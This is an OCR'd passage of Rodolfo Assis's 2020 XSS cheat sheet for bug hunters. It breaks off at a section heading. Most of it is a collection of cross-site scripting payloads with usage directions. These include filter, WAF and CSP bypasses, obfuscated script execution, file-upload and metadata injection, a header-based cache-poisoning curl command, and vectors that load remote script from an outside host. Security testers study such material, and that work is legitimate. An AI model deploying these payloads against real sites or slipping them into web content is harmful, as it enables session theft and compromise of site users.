


XSS
CHEAT SHEET

2020
EDITION

The best collection of Cross-Site Scripting vectors and payloads for Information Security professionals, bug hunters, students and enthusiasts.

RODOLFO ASSIS

"We only need to be lucky once.
They need to be lucky every time ."

Adapted from Irish Republican Army (IRA) statement - 1984.

Disclaimer

We, author and publisher, are not responsible for the use of this material or the damage caused by application of the information provided in this book.

Introduction

This cheat sheet is meant to be used by bug hunters, penetration testers, security analysts, web application security students and enthusiasts.

It's about Cross-Site Scripting (XSS), the most widespread and common flaw found in the World Wide Web. You must be familiar with (at least) basic concepts of this flaw to enjoy this book. For that you can visit my blog at https://brutelogic.com.br/blog/xss101 to start.

There's lot of work done in this field and it's not the purpose of this book to cover them all. What you will see here is XSS content created or curated by me. I've tried to select what I think it's the most useful info about that universe, most of the time using material from my own blog which is dedicated to that very security flaw.

IMPORTANT: if you got a pirate version of this material, please consider make a donation to the author at https://paypal.me/brutelogic.

The structure of this book is very simple because it's a cheat sheet. It has main subjects (Basics, Advanced, etc) and a taxonomy for every situation. Then come directions to use the code right after, which comes one per line when in the form of a vector or payload. Some are full scripts, also with their use properly explained.

Keep in mind that you might need to adapt some of the info presented here to your own scenario (like single to double quotes and vice-versa). Although I try to give you directions about it, any non-imagined specific behavior from you target application might influence the outcome.

A last tip: follow instructions strictly. If something is presented in an HTML fashion, it's because it's meant to be used that way. If not, it's probably javascript code that can be used (respecting syntax) both in HTML and straight to existing js code. Unless told otherwise.

I sincerely hope it becomes an easy-to-follow consulting material for most of your XSS related needs. Enjoy!

Rodolfo Assis (Brute)

About This Release

This release include code that works on latest stable versions of major Gecko-based browsers (Mozilla Firefox branches) and Chromium-based browsers (Google Chrome, Opera, Apple Safari and Microsoft Edge).

Current desktop versions of those browsers are: Mozilla Firefox v73, Google Chrome v80, Opera v66 and Apple Safari v13. If you find something that doesn't work as expected or any correction you think it should be made, please let me know @brutelogic (Twitter) or drop an email for brutelogic at null dot net.

Internet Explorer although still regarded as a major browser is barely covered in this release.

Some information was removed from previous edition as well as new and updated information was added to this edition.

About The Author

Rodolfo Assis aka "Brute Logic" (or just "Brute") is a self-taught computer hacker from Brazil working as a self-employed information security researcher and consultant.

He is best known for providing some content in Twitter (@brutelogic) in the last years on several hacking topics, including hacking mindset, techniques, micro code (that fits in a tweet) and some funny hacking related stuff. Nowadays his main interest and research involves Cross Site Scripting (XSS), the most widespread security flaw of the web.

Brute helped to fix more than 1000 XSS vulnerabilities in web applications worldwide via Open Bug Bounty platform (former XSSposed). Some of them include big players in tech industry like Oracle, LinkedIn, Baidu, Amazon, Groupon e Microsoft.

Being hired to work with the respective team, he was one of the contributors improving Sucuri's Website Application Firewall (CloudProxy) from 2015 to 2017, having gained a lot of field experience in web vulnerabilities and security evasion.

He is currently managing, maintaining and developing an online XSS Proof-of-Concept tool, named KNOXSS (https://knoxss.me). It already helped several bug hunters to find bugs and get rewarded as well as his blog (https://brutelogic.com.br).


Always supportive, Brute is proudly a living example of the following philosophy:

Don't learn to hack, #hack2learn.

Illustration

Layout & Design:
Rodolfo Assis
@rodoassis (Twitter)

Cover photo by Andrew Neel on Unsplash.



Summary

HTML Injection
Use when input lands inside an attribute's value of an HTML tag or outside tag except the ones described in next case. Prepend a "-->" to payload if input lands in HTML comments.

```
<svg onload=alert(1)>
"><svg onload=alert(1)>
```

HTML Injection – Tag Block Breakout
Use when input lands inside or between opening/closing of the following tags: <title><style><script><textarea><noscript><pre><xmp> and <iframe> (</*tag*> is accordingly).

```
</tag><svg onload=alert(1)>
"></tag><svg onload=alert(1)>
```

HTML Injection - Inline
Use when input lands inside an attribute's value of an HTML tag but that tag can't be terminated by greater than sign (>).

```
"onmouseover=alert(1) //
"autofocus onfocus=alert(1) //
```

HTML Injection - Source
Use when input lands as a value of the following HTML tag attributes: href, src, data or action (also formaction). Src attribute in script tags can be an URL or "data:,alert(1)".

```
javascript:alert(1)
```

Javascript Injection
Use when input lands in a script block, inside a string delimited value.

```
'-alert(1)-'
'/alert(1)//
```

Javascript Injection - Escape Bypass
Use when input lands in a script block, inside a string delimited value but quotes are escaped by a backslash.

```
\'/alert(1)//
```

Javascript Injection – Script Breakout
Use when input lands anywhere within a script block.

```
</script><svg onload=alert(1)>
```


Javascript Injection - Logical Block

Use 1st or 2nd payloads when input lands in a script block, inside a string delimited value and inside a single logical block like function or conditional (if, else, etc). If quote is escaped with a backslash, use 3rd payload.

```
'}alert(1);{'
'}alert(1)%0A{'
\'}alert(1);{//
```

Javascript Injection - Quoteless

Use when there's multi reflection in the same line of JS code. 1st payload works in simple JS variables and 2nd one works in non-nested JS objects.

```
/alert(1)//\
/alert(1)}//\
```

Javascript Context - Placeholder Injection in Template Literal

Use when input lands inside backticks (``) delimited strings or in template engines.

```
${alert(1)}
```

Multi Reflection HTML Injection - Double Reflection (Single Input)

Use to take advantage of multiple reflections on same page.

```
'onload=alert(1)><svg/1='
'>alert(1)</script><script/1='
*/alert(1)</script><script>/*
```

Multi Reflection i HTML Injection - Triple Reflection (Single Input)

Use to take advantage of multiple reflections on same page.

```
*/alert(1)">'onload="/*<svg/1='
`-alert(1)">'onload="`<svg/1='
*/</script>'>alert(1)/*<script/1='
```

Multi Input Reflections HTML Injection - Double & Triple

Use to take advantage of multiple input reflections on same page. Also useful in HPP (HTTP Parameter Pollution) scenarios, where there are reflections for repeated parameters. 3rd payload makes use of comma-separated reflections of the same parameter.

```
p=<svg/1='&q='onload=alert(1)>
p=<svg 1='&q='onload='/*&r=*/alert(1)'>
q=<script/&q=/src=data:&q=alert(1)>
```


File Upload Injection – Filename
Use when uploaded filename is reflected somewhere in target page.

"><svg onload=alert(1)>.gif

File Upload Injection – Metadata
Use when metadata of uploaded file is reflected somewhere in target page. It uses command-line exiftool ("$" is the terminal prompt) and any metadata field can be set.

$ exiftool -Artist='"><svg onload=alert(1)>' xss.jpeg

File Upload Injection – SVG File
Use to create a stored XSS on target when uploading image files. Save content below as "xss.svg".

<svg xmlns="http://www.w3.org/2000/svg" onload="alert(1)"/>

DOM Insert Injection
Use to test for XSS when injection gets inserted into DOM as valid markup instead of being reflected in source code. It works for cases where script tag and other vectors won't work.

<img src=1 onerror=alert(1)>
<iframe src=javascript:alert(1)>
<details open ontoggle=alert(1)>
<svg><svg onload=alert(1)>

DOM Insert Injection – Resource Request
Use when native javascript code inserts into page the results of a request to an URL that can be controlled by attacker.

data:text/html,<img src=1 onerror=alert(1)>
data:text/html,<iframe src=javascript:alert(1)>

PHP Self URL Injection
Use when current URL is used by target's underlying PHP code as an attribute value of an HTML form, for example. Inject between php extension and start of query part (?) using a leading slash (/).

https://brutelogic.com.br/xss.php/"><svg onload=alert(1)>?a=reader

Markdown Vector
Use in text boxes, comment sections, etc that allows some markup input. Click to fire.

[clickme](javascript:alert`1`)

Script Injection - No Closing Tag
Use when there's a closing script tag (</script>) somewhere in the code after reflection.

```
<script src=data:,alert(1)>
<script src=//brutelogic.com.br/1.js>
```

Javascript postMessage() DOM Injection (with Iframe)
Use when there's a "message" event listener like in "window.addEventListener('message', ...)" in javascript code without a check for origin. Target must be able to be framed (X-Frame Options header according to context). Save as HTML file (or using data:text/html) providing TARGET_URL and INJECTION (a XSS vector or payload).

```
<iframe src=TARGET_URL onload="frames[0].postMessage('INJECTION','*')">
```

XML-Based XSS
Use to inject XSS vector in a XML page (content types text/xml or application/xml). Prepend a "-->" to payload if input lands in a comment section or "]]>" if input lands in a CDATA section.

```
<x:script xmlns:x="http://www.w3.org/1999/xhtml">alert(1)</x:script>
<x:script xmlns:x="http://www.w3.org/1999/xhtml" src="//brutelogic.com.br/1.js"/>
```

AngularJS Injections (v1.6 and up)
Use when there's an AngularJS library loaded in page, inside an HTML block with ng-app directive (1st payload) or creating your own (2nd one).

```
{{$new.constructor('alert(1)')()}}
<x ng-app>{{$new.constructor('alert(1)')()}}
```

Onscroll Universal Vector
Use to XSS without user interaction when using onscroll event handler. It works with address, blockquote, body, center, dir, div, dl, dt, form, li, menu, ol, p, pre, ul, and h1 to h6 HTML tags.

```
<p style=overflow:auto;font-size:999px onscroll=alert(1)>AAA<x/id=y></p>#y
```

Type Juggling
Use to pass an "if" condition matching a number in loose comparisons.

```
1<svg onload=alert(1)>
1"><svg onload=alert(1)>
```


XSS in SSI
Use when there's a Server-Side Include (SSI) injection.
<<!--%23set var="x" value="svg onload=alert(1)"--><!--%23echo var="x"-->>

SQLi Error-Based XSS
Use in endpoints where a SQL error message can be triggered (with a quote or backslash).

'1<svg onload=alert(1)>
<svg onload=alert(1)>\

Injection in JSP Path
Use in JSP-based applications in the path of URL.

//DOMAIN/PATH/;<svg onload=alert(1)>
//DOMAIN/PATH/;"><svg onload=alert(1)>

JS Injection - ReferenceError Fix
Use to fix the syntax of some hanging javascript code. Check console tab in Browser Developer Tools (F12) for the respective ReferenceError and replace var and function names accordingly.

';alert(1);var myObj='
';alert(1);function myFunc(){}'

Bootstrap Vector (up to v3.4.0)
Use when there's a bootstrap library present on page. It also bypass Webkit Auditor, just click anywhere in page to trigger. Any char of href value can be HTML encoded do bypass filters.

<html data-toggle=tab href="<img src=x onerror=alert(1)>">

Browser Notification
Use as an alternative to alert, prompt and confirm popups. It requires user acceptance (1st payload) but once user has authorized previously for that site, the 2nd one can be used.

Notification.requestPermission(x=>{new(Notification)(1)})
new(Notification)(1)

XSS in HTTP Header - Cached
Use to store a XSS vector in application by using the MISS-MISS-HIT cache scheme (if there's one in place). Replace <XSS> with your respective vector and TARGET with a dummy string to avoid the actual cached version of the page. Fire the same request 3 times.

$ curl -H "Vulnerable_Header: <XSS>" TARGET/?dummy_string

Mixed Case
Use to bypass case-sensitive filters.

```
<Svg OnLoad=alert(1)>
<Script>alert(1)</Script>
```

Unclosed Tags
Use in HTML injections to avoid filtering based in the presence of both lower than (<) and greater than (>) signs. It requires a native greater than sign in source code after input reflection.

```
<svg onload=alert(1)//
<svg onload="alert(1)"
```

Uppercase XSS
Use when application reflects input in uppercase. Replace “&” with “%26” and “#” with “%23” in URLs.

```
<SVG ONLOAD=&#97&#108&#101&#114&#116(1)>
<SCRIPT SRC=//BRUTELOGIC.COM.BR/1></SCRIPT>
```

Extra Content for Script Tags
Use when filter looks for “<script>” or “<script src=...” with some variations but without checking for other non-required attribute.

```
<script/x>alert(1)</script>
```

Double Encoded XSS
Use when application performs double decoding of input.

```
%253Csvg%2520o%256Eload%253Dalert%25281%2529%253E
%2522%253E%253Csvg%2520o%256Eload%253Dalert%25281%2529%253E
```

Alert without Parentheses (Strings Only)
Use in an HTML vector or javascript injection when parentheses are not allowed and a simple alert box is enough.

```
alert`1`
```

Alert without Parentheses
Use in an HTML vector or javascript injection when parentheses are not allowed and PoC requires to return any target info.

```
setTimeout`alert\x28document.domain\x29`
```


setInterval`alert\x28document.domain\x29`

Alert without Parentheses – HTML Entities
Use only in HTML injections when parentheses are not allowed. Replace “&” with “%26” and “#” with “%23” in URLs.

<svg onload=alert(1)>
<svg onload=alert(1&#41>

Alert without Alphabetic Chars
Use when alphabetic characters are not allowed. Following is alert(1).

[]['\146\151\154\164\145\162']['\143\157\156\163\164\162\165\143\164\157\162']('\141\154\145\162\164\50\61\51')()

Alert Obfuscation
Use to trick several regular expression (regex) filters. It might be combined with previous alternatives (above). The shortest option “top” can also be replaced by “window”, “parent”, “self” or “this” depending on context.
(alert)(1)
a=alert,a(1)
[1].find(alert)
top["al"+"ert"](1)
top[/al/.source+/ert/.source](1)
al\u0065rt(1)
top['al\145rt'](1)
top[8680439..toString(30)](1)

Alert Alternative – Write & Writeln
Use as an alternative to alert, prompt and confirm. If used within a HTML vector it can be used as it is but if it’s a JS injection the full “document.write” form is required. Replace “&” with “%26” and “#” with “%23” in URLs. Write can be replaced by writeln.

write`XSSed!`
write`<img/src/o&#78error=alert&lpar;1)>`
write('\74img/src/o\156error\75alert\501\51\76')

Alert Alternative – Open Pseudo-Protocol
Use as an alternative to alert, prompt and confirm. Above tricks applies here too. Only the second one works in Chromium-based browsers and requires <iframe name=0>.

top.open`javas\cript:al\ert\x281\x29`
top.open`javas\cript:al\ert\x281\x29${0}0`

Alert Alternative - Eval + URL

Use as an alternative to call alert, prompt and confirm. First payload is the primitive form while the second replaces eval with the value of id attribute of vector used. URL must be in one of the following ways, in URL path after PHP extension or in fragment of the URL. Plus sign (+) must be encoded in URLs.

```
<svg onload=eval(" ' "+URL)>
<svg id=eval onload=top[id](" ' "+URL)>
```

PoC URL must contain one of the following:
=> FILE.php/'/alert(1)//?...
=> #'/alert(1)

Alert Alternative - Eval + URL with Template Literal

```
${alert(1)}<svg onload=eval(`//'+URL)>
```

HTML Injection - Inline Alternative

Use to bypass blacklists.

```
"onpointerover=alert(1) //
"autofocus onfocusin=alert(1) //
```

Strip-Tags Based Bypass

Use when filter strips out anything between a < and > characters like PHP's strip_tags() function. Inline injection only.

```
"o<x>nmouseover=alert<x>(1)//
 "autof<x>ocus o<x>nfocus=alert<x>(1)//
```

File Upload Injection – HTML/js GIF Disguise

Use to bypass CSP via file upload. Save all content below as "xss.gif" or "xss.js" (for strict MIME checking). It can be imported to target page with <link rel=import href=xss.gif> (also "xss.js") or <script src=xss.js></script>. It's image/gif for PHP.

```
GIF89a=//<script>
alert(1)//</script>;
```

Jump to URL Fragment

Use when you need to hide some characters from your payload that would trigger a WAF for example. It makes use of respective payload format after URL fragment (#).

```
eval(URL.slice(-8)) #alert(1)
eval(location.hash.slice(1)) #alert(1)
document.write(decodeURI(location.hash)) #<img/src/onerror=alert(1)>
```


Second Order XSS Injection
Use when your input will be used twice, like stored normalized in a database and then retrieved for later use or inserted into DOM.

<svg/onload=alert(1)>

PHP Spell Checker Bypass
Use to bypass PHP's pspell_new function which provides a dictionary to try to guess the input used to search. A "Did You Mean" Google-like feature for search fields.

<scrpt> confirm(1) </scrpt>

Event Origin Bypass for postMessage() XSS
Use when a check for origin can be bypassed in javascript code of target by prepending one of the allowed origins as a subdomain of the attacking domain that will send the payload. Example makes use of CrossPwn script (available in Extra section) at localhost.

http://facebook.com.localhost/crosspwn.html?target=//brutelogic.com.br/tests/status.html&msg=<script>alert(1)</script>

CSP Bypass (for Whitelisted Google Domains)
Use when there's a CSP (Content-Security Policy) that allows execution from these domains.

<script src=//www.google.com/complete/search?client=chrome%26jsonp=alert(1)></script>

<script src=//www.googleapis.com/customsearch/v1?callback=alert(1)></script>

<script src=//ajax.googleapis.com/ajax/libs/angularjs/1.6.0/angular.min.js></script><x ng-app ng-csp>{{$new.constructor('alert(1)')()}}

SVG Vectors with Event Handlers
It works on Firefox but adding attributename=x inside <set> makes it work in Chromium-based too. "Set" can also be replaced by "animate". Use against blacklists.

<svg><set onbegin=alert(1)>
<svg><set end=1 onend=alert(1)>

SVG Vectors without Event Handlers
Use to avoid filters looking for event handlers or src, data, etc. Last one is Firefox only, already URL encoded.

<svg><a><rect width=99% height=99% /><animate attributeName=href to=javascript:alert(1)>

<svg><a><rect width=99% height=99% /><animate attributeName=href values=javascript:alert(1)>

<svg><a><rect width=99% height=99% /><animate attributeName=href to=0 from=javascript:alert(1)>

<svg><use xlink:href=%2BPGVtYmVkIHhtbG5zPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5L3hodG1sIiBzcmM9ImphdmFzY3JpcHQ6YWxlcnQoMSkiLz48L3N2Zz4=%23x>

Vectors without Event Handlers

Use as an alternative to event handlers, if they are not allowed. Some require user interaction as stated in the vector itself (also part of them).

<script>alert(1)</script>
<script src=data:,alert(1)>
<iframe src=javascript:alert(1)>
<embed src=javascript:alert(1)>
<a href=javascript:alert(1)>click
<math><brute href=javascript:alert(1)>click
<form action=javascript:alert(1)><input type=submit>
<isindex action=javascript:alert(1) type=submit value=click>
<form><button formaction=javascript:alert(1)>click
<form><input formaction=javascript:alert(1) type=submit value=click>
<form><input formaction=javascript:alert(1) type=image value=click>
<form><input formaction=javascript:alert(1) type=image src=SOURCE>
<isindex formaction=javascript:alert(1) type=submit value=click>
<object data=javascript:alert(1)>
<iframe srcdoc=<svg/o&#x6Eload=alert(1)>>
<svg><script xlink:href=data:,alert(1) />
<math><brute xlink:href=javascript:alert(1)>click

Vectors with Agnostic Event Handlers

Use the following vectors when all known HTML tag names are not allowed. Any alphabetic char or string can be used as tag name in place of “x”. They require user interaction as stated by their very text content (which make part of the vectors too).

<x contenteditable onblur=alert(1)>lose focus!
<x onclick=alert(1)>click this!

<x oncopy=alert(1)>copy this!
<x oncontextmenu=alert(1)>right click this!
<x onauxclick=alert(1)>right click this!
<x oncut=alert(1)>copy this!
<x ondblclick=alert(1)>double click this!
<x ondrag=alert(1)>drag this!
<x contenteditable onfocus=alert(1)>focus this!
<x contenteditable oninput=alert(1)>input here!
<x contenteditable onkeydown=alert(1)>press any key!
<x contenteditable onkeypress=alert(1)>press any key!
<x contenteditable onkeyup=alert(1)>press any key!
<x onmousedown=alert(1)>click this!
<x onmouseenter=alert(1)>hover this
<x onmousemove=alert(1)>hover this!
<x onmouseout=alert(1)>hover this!
<x onmouseover=alert(1)>hover this!
<x onmouseup=alert(1)>click this!
<x contenteditable onpaste=alert(1)>paste here!
<x onpointercancel=alert(1)>hover this!
<x onpointerdown=alert(1)>hover this!
<x onpointerenter=alert(1)>hover this!
<x onpointerleave=alert(1)>hover this!
<x onpointermove=alert(1)>hover this!
<x onpointerout=alert(1)>hover this!
<x onpointerover=alert(1)>hover this!
<x onpointerup=alert(1)>hover this!
<x onpointerrawupdate=alert(1)>hover this!

Mixed Context Reflection Entity Bypass

Use to turn a filtered reflection in script block in actual valid js code. It requires to be reflected both in HTML and javascript contexts, in that order, and close to each other. The svg tag will make the next script block be parsed in a way that even if single quotes become encoded as ' or ' in reflection (sanitized), it will be valid for breaking out of current value and trigger the alert. Vectors for the following javascript scenarios, respectively: single quote sanitized, single quote fully escaped, double quote sanitized and double quote fully escaped.

">'-alert(1)-'<svg>
">&#39-alert(1)-&#39<svg>
">alert(1)-"<svg>
"&#34>alert(1)-&#34<svg>

Strip-My-Script Vector
Use to trick filters that strips the classic and most known XSS vector. It works as it is and if "<script>" gets stripped.

<svg/on<script><script>load=alert(1)//</script>

Javascript Alternative Comments
Use when regular javascript comments (//) are not allowed, escaped or removed.

<!--
%0A-->

JS Lowercased Input
